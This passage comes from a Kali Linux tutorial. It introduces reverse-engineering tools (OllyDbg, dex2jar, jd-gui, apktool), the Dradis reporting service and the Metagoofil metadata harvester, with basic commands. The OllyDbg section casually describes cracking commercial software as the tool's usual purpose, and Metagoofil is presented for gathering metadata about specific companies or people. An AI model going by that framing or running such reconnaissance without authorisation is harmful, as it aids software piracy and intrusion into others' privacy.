
OllyDbg is a 32-bit assembler level analyzing debugger for Microsoft Windows applications. Emphasis on binary code analysis makes it particularly useful in cases where the source is unavailable. Generally, it is used to crack the commercial softwares.

To open it, go to Applications -> Reverse Engineering -> ollydbg



To load a EXE file, go the "Opening folder" in yellow color, which is shown in a red square in the above screenshot.


After loading, you will have the following view where you can change the binaries.




dex2jar

This is an application that helps convert APK file (android) to JAR file in order to view the source code. To use it, open the terminal and write "**d2j-dex2jar -d /file location**".

In this case, the file is "**classes.dex**" on the desktop.



The following line shows that a JAR file has been created.






jd-gui

JD-GUI is a standalone graphical utility that displays Java source codes of **".class"** files. You can browse the reconstructed source code. In this case, we can reconstruct the file that we extracted from the dex2jar tool.

To launch it, open the terminal and write "**jd-gui**" and the following view will open.

To import the file, click the open folder icon on the left upper corner and then import the file.



apktool

Apktool is one of the best tools to reverse the whole android application. It can decode resources to nearly an original form and rebuild them after making modifications.

To open it, go to the terminal and write "**apktool**".

To decompile a apk file, write " apktool d **apk file**".

```
:/usr/share/apktool# apktool d [REDACTED].apk
```

Decompilation will start as shown in the following screenshot.

```
I: Using Apktool 2.0.0-RC4 on [REDACTED].apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
```

14. Kali Linux – Reporting Tools

In this chapter, we will learn about some reporting tools in Kali Linux.


Dradis

In all this work that we have performed, it is important to share the results that was produced, to track our work, etc. For this purpose, Kali has a reporting tool called dradis which is a web service.

Step 1: To start Dradis, type "**service dradis start**".


```
root@kali:~# service dradis start
root@kali:~#
```

Step 2: To open, go to Applications -> Reporting Tools -> dradis.




The web URL will open. Anybody in LAN can open it in the following URL <https://IP> of kali machine:3004


Log in with the username and password that was used for the first time.




Step 3: After logging in, you can import files from NMAP, NESSUS, NEXPOSE. To do so, go to "Import from file" -> click "new importer(with real-time feedback)".



Step 4: Select the file type that you want to upload. In this case, it is "Nessus scan" -> click "Browse".



If you go to the home page now, on the left panel you will see that the imported scans have are in a folder with their host and port details.



Metagoofil

Metagoofil performs a search in Google to identify and download the documents to the local disk and then extracts the metadata. It extracts metadata of public documents belonging to a specific company, individual, object, etc.

To open it, go to: "**/usr/share/metagoofil/**".

```
# cd /usr/share/metagoofil/
/usr/share/metagoofil# py
```

To start searching, type the following command:

python metagoofil.py

You can use the following parameters with this command:

- **-d** (domain name)
 - **-t** (filetype to download dox,pdf,etc)
 - **-l** (limit the results 10, 100)
 - **-n** (limit files to download)
 - **-o** (location to save the files)
 - **-f** (output file)

The following example shows only the domain name is hidden.